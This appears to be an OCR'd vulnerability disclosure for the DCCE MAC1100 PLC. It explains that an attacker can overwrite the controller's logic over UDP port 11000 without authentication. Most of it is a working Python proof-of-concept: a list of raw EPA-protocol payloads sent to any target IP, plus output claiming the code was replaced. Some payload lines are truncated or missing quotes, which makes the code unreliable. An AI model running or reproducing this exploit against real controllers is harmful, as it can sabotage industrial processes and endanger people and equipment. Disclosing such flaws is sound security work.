
Dut Computer Control Engineering Co., Ltd

Edition :

（Dut Computer Control Engineering Co., Ltd ） DCCE MAC1100 PLC

Location

shellcode 

```
payload_List =[
'\x0d\x00\x0b\xff\x12\x00\x0a\x00\x6b\x00\xf8\x2a\x01\x00\x00\x00\x30\x30',
'\x0d\x00\xe7\x1c\x12\x00\x0b\x00\xf8\x2a\xf8\x2a\x02\x00\x00\x00\x30\x30',
'\x0d\x00\xe0\xd9\x11\x00\x0c\x00\xf8\x2a\x6b\x00\x81\x00\x00\x00\x00',
'\x0d\x00\x3d\x51\x14\x00\x0d\x00\x6b\x00\xfb\x2a\x01\x00\x00\x00\x03\x00\x00\x00',
'\x0d\x00\x11\xdf\x14\x00\x0e\x00\xfb\x2a\x26\x27\x00\x00\x00\x00\x30\x30\x8d\x00',
'\x0d\x00\x10\x8d\x9f\x00\x0f\x00\x26\x27\x25\x27\x00\x00\x8d\x00\x30\x30\x11\x00\x78\
'\x0d\x00\x2a\x38\x10\x02\x10\x00\x25\x27\xf8\x2a\x00\x00\x00\x82\xa9\x00\xff\xff\xff\
'\x0d\x00\xa5\x03\x16\x00\x11\x00\xf8\x2a\xf8\x2a\x04\x00\x00\x00\x00\x01\x00\x00\x00\
'\x0d\x00\x41\x31\x11\x00\x12\x00\xf8\x2a\x6b\x00\x81\x00\x00\x00\x01'
]
```


Harm

Allows attackers to upload code remotely.

Cause the cause


The MAC1100 PLC communicates on port 11000 using the EPA protocol. The attacker first constructs a malicious control code, and then can remotely upload the control code in any PLC and overwrite the original control code in the PLC, affecting the availability and integrity of the system. , affect the normal operation of the PLC.

(1) The control code in OB1 in the PLC is as shown below.



（2） We construct a simple upload code and change the code in the controller to the ladder logic in the following figure (the ladder diagram can be any malicious code)


（3） Run python script



```
================start upload PLC code!!!=======================
==============================================

================upload PLC code success!!!===================
```

In the running results we can see that we can see that we have replaced the original control code, we use PLC_config to upload the PLC control code to prove that we have successfully tampered



poc

```
#!/usr/bin/python
# -*- coding:utf-8 -*-
```

```
#author: young time:2018/3/16
import sys
import argparse
import socket
import time


TIMEOUT = 2
PORT = 11000


def get_args():
    parser = argparse.ArgumentParser()
    parser.add_argument('-ip', metavar='<ip addr>', help='IP address', required=True)
    args = parser.parse_args()
    return args

payload_List =[
'\x0d\x00\x0b\xff\x12\x00\x0a\x00\x6b\x00\xf8\x2a\x01\x00\x00\x00\x30\x30',
'\x0d\x00\xe7\x1c\x12\x00\x0b\x00\xf8\x2a\xf8\x2a\x02\x00\x00\x00\x30\x30',
'\x0d\x00\xe0\xd9\x11\x00\x0c\x00\xf8\x2a\x6b\x00\x81\x00\x00\x00\x00',
'\x0d\x00\x3d\x51\x14\x00\x0d\x00\x6b\x00\xfb\x2a\x01\x00\x00\x00\x03\x00\x00\x00',
'\x0d\x00\x11\xdf\x14\x00\x0e\x00\xfb\x2a\x26\x27\x00\x00\x00\x00\x30\x30\x8d\x00',
'\x0d\x00\x10\x8d\x9f\x00\x0f\x00\x26\x27\x25\x27\x00\x00\x8d\x00\x30\x30\x11\x00\x78\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
'\x0d\x00\x2a\x38\x10\x02\x10\x00\x25\x27\xf8\x2a\x00\x00\x00\x82\xa9\x00\xff\xff\xff\xff\x00\x00\xff\xff\x05\x00\x00\x00\x01\x00\x00
'\x0d\x00\xa5\x03\x16\x00\x11\x00\xf8\x2a\xf8\x2a\x04\x00\x00\x00\x00\x01\x00\x00\x00\x00',
'\x0d\x00\x41\x31\x11\x00\x12\x00\xf8\x2a\x6b\x00\x81\x00\x00\x00\x01'
]


# Send payload to the PLC and return the response
def connection_plc(ip, payload_List, t_sleep=0):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        print "===============================================\n"

        for payload in payload_List:
            s.sendto(payload,(ip,PORT))
            print(payload)
            time.sleep(0.2)
        # Silly check. Enough for the Poc
    except Exception as e:
        print "[-] Something was wrong with %s:%d. Exception: %s" % (ip, PORT, e)
        sys.exit(1)
    s.close()
    time.sleep(t_sleep)
    return

def main():
    print('================start upload PLC code!!!======================')
    arg = get_args()
    connection_plc(arg.ip,payload_List)
    print('=================upload PLC code success!!!===================')

if __name__ == '__main__':
    main()
```